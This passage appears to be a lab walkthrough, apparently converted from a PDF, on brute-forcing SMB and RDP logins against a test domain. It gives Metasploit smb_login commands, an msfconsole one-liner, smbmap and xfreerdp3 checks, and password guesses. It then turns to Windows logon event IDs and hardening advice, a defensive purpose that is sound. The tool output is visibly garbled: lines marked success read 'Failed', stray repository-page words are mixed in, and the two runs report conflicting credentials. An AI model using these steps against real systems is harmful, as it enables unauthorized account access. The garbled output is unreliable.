Use the **smb_login** module for SMB Brute-Force Attack:

```
use auxiliary/scanner/smb/smb_login
set RHOSTS <target_IP>
set USER_FILE /path/to/users.txt
set PASS_FILE /path/to/passwords.txt
set SMBDomain ozcazual
run
```

```

(user1㉿kali)-[~]
$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

# cowsay++
<-----\ 
 \ (oo)_____
 (__) e R )\bruteforcer
 ||--|| *

optional arguments:
  =[ metasploit v6.4.56-dev ] follow this help message and exit
+ -- --=[ 2505 exploits - 1288 auxiliary - 431 post      ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops      ]
+ -- --=[ 9 evasion          ]                         Target IP Address
      --PORT           Target Port Default:43389
Metasploit Documentation: https://docs.metasploit.com/
      --PASSWORDFILE Password File
msf6 > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE /usr/share/wordlists/users.txt
USER_FILE => /usr/share/wordlists/users.txt
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/wordlists/passwords.txt
PASS_FILE => /usr/share/wordlists/passwords.txt
msf6 auxiliary(scanner/smb/smb_login) > set SMBDomain ozcazual
SMBDomain => ozcazual
msf6 auxiliary(scanner/smb/smb_login) > run

```

Output:

```

SMBDomain => ozcazual
msf6 auxiliary(scanner/smb/smb_login) > run
[*] 192.168.1.10:445 - 192.168.1.10:445 - Starting SMB login bruteforce
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:Weakpassword01',
[!] 192.168.1.10:445 - No active DB -- Credential data will not be saved!
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:Weakpassword04',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:Inf0tech',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:pfsense',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:adminPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:userPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:Password123!',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\administrator:Weakpassword01',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\administrator:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\administrator:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\administrator:Weakpassword04',
[+] 192.168.1.10:445 - 192.168.1.10:445 - Success: 'ozcazual\administrator:Inf0tech' Administrator
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Weakpassword01',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Weakpassword04',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Inf0tech',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:pfsense',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:adminPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:userPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:P@ssword123!',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Weakpassword01',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Weakpassword04',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Inf0tech',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:pfsense',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:adminPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:userPass'

```

```
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\testuser:password1', Packages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\testuser:userPass', Packages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\testuser:P@ssword123!', Packages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:Weakpassword01', Packages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:Weakpassword02', Packages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:Weakpassword03', Packages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:Weakpassword04', Packages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:!nf0tech', Packages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:pfSense', Packages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:adminPass', Packages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:password1', Packages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:userPass', Packages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:P@ssword123!', Packages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:Weakpassword01', Contributors
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:Weakpassword02', yofbalibump yofbalibump
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:Weakpassword03', yofbalibump
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:Weakpassword04', yofbalibump
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:!nf0tech', magick
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:pfSense', cervoise Cervoise
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:adminPass', cervoise Cervoise
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:password1', cervoise Cervoise
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:userPass', cervoise Cervoise
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:P@ssword123!', Languages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:Weakpassword01', Languages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:Weakpassword02', Languages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:Weakpassword03', Languages
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:Weakpassword04', Python 100.0%
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:!nf0tecH', cervoise Cervoise
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:pfSense', cervoise Cervoise
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:adminPass', cervoise Cervoise
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:password1', cervoise Cervoise
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:userPass', cervoise Cervoise
[+] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:P@ssword123!', cervoise Cervoise
[*] 192.168.1.10:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.10:445 - Bruteforce completed, 4 credentials were successful.
[*] 192.168.1.10:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > 
```

```
msfconsole -q -x "use auxiliary/scanner/smb/smb_login; set RHOSTS <target_IP>; set USER_FILE /path/to/users.txt; set PASS_FILE /path/to/passwords.txt; set SMBDomain ozcazual; run; exit" | grep Success
```

The terminal window shows the command being run and its output:

```
(user1㉿kali)-[~]$ msfconsole -q -x "use auxiliary/scanner/smb/smb_login; set RHOSTS 192.168.1.10; set USER_FILE /usr/share/wordlists/users.txt; set PASS_FILE /usr/share/wordlists/passwords.txt; set SMBDomain ozcazual; run; exit" | grep Success
[+] 192.168.1.10:445 - 192.168.1.10:445 - Success: 'ozcazual\administrator:!nf0tech' Administrator
[+] 192.168.1.10:445 - 192.168.1.10:445 - Success: 'ozcazual\asmith:Weakpassword01'
[+] 192.168.1.10:445 - 192.168.1.10:445 - Success: 'ozcazual\jdoe:Weakpassword02'
[+] 192.168.1.10:445 - 192.168.1.10:445 - Success: 'ozcazual\mwilson:Weakpassword03'
```


The GitHub repository page for RDPBruteforce is visible in the background, showing the repository's details and contributors.

- **Analyzing Attack Success & Indicators of Compromise (IoCs)**



- Check if valid credentials were obtained:


Check RDP Brute-Force User Credentials manually using **xfreerdp3** tool:

```
xfreerdp3 /u:'domain\username' /p:'your_Password'
/v:<target_IP> /cert:ignore
```



Use **Remmina** graphical RDP tool to verify Brute-Force user credentials:





- Check SMB Brute-Force User Credentials using smbmap:

```
smbmap -H <target_IP> -d <domain> -u <username> -p <password>
```

```
(user1㉿kali)-[~]
$ smbmap -H 192.168.1.10 -d ozcazial -u asmith -p Weakpassword01

[+] Checking for open ports...
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connection(s) and 1 authenticated session(s)

[+] IP: 192.168.1.10:445      Name: 192.168.1.10      Status: Authenticated
      Disk
      -----
      ADMIN$          Permissions   Comment
      C$              NO ACCESS    Remote Admin
      IPC$            NO ACCESS    Default share
      NETLOGON        READ ONLY   Remote IPC
      SharedFiles     READ ONLY   Logon server share
      SYSVOL          READ, WRITE READ ONLY   Logon server share

[*] Closed 1 connections

(user1㉿kali)-[~]
```

- Analyze Windows Event Viewer for logs:
 - Navigate to Event Viewer > Windows Logs > Security
 - Look for Event ID **4625** (Failed Logon Attempts)
 - Look for Event ID **4624** (Successful Logon)

Event log when using xfreerdp3

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (selected), Application, Security (selected), Setup, System, Forwarded Events, Applications and Services Logs, and Subscriptions. The right pane shows a table of events under the 'Security' category. A specific event is selected, showing details for a successful logon attempt by user 'jdoe' on 4/19/2025 at 7:41:44 AM.

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	4/19/2025 7:41:44 AM	Microsoft Windows secur...	4624	Logon
Audit Failure	4/19/2025 7:40:12 AM	Microsoft Windows secur...	4625	
Audit Failure	4/19/2025 7:38:44 AM	Microsoft Windows secur...	4625	Logon
Audit Failure	4/19/2025 7:37:12 AM	Microsoft Windows secur...	4625	Logon

Event 4624, Microsoft Windows security auditing.

General Details

New Logon:

Security ID:	OZCAZUAL\jdoe
Account Name:	jdoe
Account Domain:	OZCAZUAL
Logon ID:	0x4A4381
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Process Information:

Process ID:	0x0
-------------	-----

Log Name: Security
Source: Microsoft Windows security
Event ID: 4624
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

Actions

- Security
 - Open Saved Log...
 - Create Custom View...
 - Import Custom View...
 - Clear Log...
 - Filter Current Log...
 - Clear Filter
 - Properties
 - Find...
 - Save Filtered Log File As...
 - Attach Task To This Log...
 - Save Filter to Custom View...
 - View
 - Refresh
 - Help
- Event 4624, Microsoft Windows security...
 - Event Properties
 - Attach Task To This Event...
 - Copy
 - Save Selected Events...
 - Refresh
 - Help

Event log when using hydra

The screenshot shows the Windows Event Viewer interface, similar to the previous one. The left pane shows the same log categories. The right pane shows a table of events under the 'Security' category. A specific event is selected, showing details for a successful logon attempt by user 'mwilson' on 4/19/2025 at 8:21:49 AM.

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	4/19/2025 8:21:49 AM	Microsoft Windows secur...	4624	Logon
Audit Failure	4/19/2025 8:21:49 AM	Microsoft Windows secur...	4625	Logon
Audit Failure	4/19/2025 8:21:48 AM	Microsoft Windows secur...	4625	Logon
Audit Failure	4/19/2025 8:21:48 AM	Microsoft Windows secur...	4625	Logon
Audit Failure	4/19/2025 8:21:48 AM	Microsoft Windows secur...	4625	Logon
Audit Failure	4/19/2025 8:21:48 AM	Microsoft Windows secur...	4625	Logon

Event 4624, Microsoft Windows security auditing.

General Details

New Logon:

Security ID:	OZCAZUAL\mwilson
Account Name:	mwilson
Account Domain:	OZCAZUAL
Logon ID:	0x10883F6
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Log Name: Security
Source: Microsoft Windows security
Event ID: 4624
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

Actions

- Security
 - Open Saved Log...
 - Create Custom View...
 - Import Custom View...
 - Clear Log...
 - Filter Current Log...
 - Clear Filter
 - Properties
 - Find...
 - Save Filtered Log File As...
 - Attach Task To This Log...
 - Save Filter to Custom View...
 - View
 - Refresh
 - Help
- Event 4624, Microsoft Windows security...
 - Event Properties
 - Attach Task To This Event...
 - Copy
 - Save Selected Events...
 - Refresh
 - Help

Post-Attack Actions

1. Document successful login attempts.
2. Note the time taken to crack credentials.
3. Identify security weaknesses in RDP authentication.
4. Reset any compromised credentials.

Mitigation Recommendations

- **Enable Account Lockout Policy** (limit failed login attempts):
 - Local Security Policy > Account Lockout Policy
- **Enable Multi-Factor Authentication (MFA)**
- **Use Network Level Authentication (NLA) for RDP**
- **Restrict RDP Access to Allowed IPs**
- **Monitor Logs and Set Up Alerts for Brute-Force Attempts**
- **Implement RDP Guard or Fail2Ban for Windows**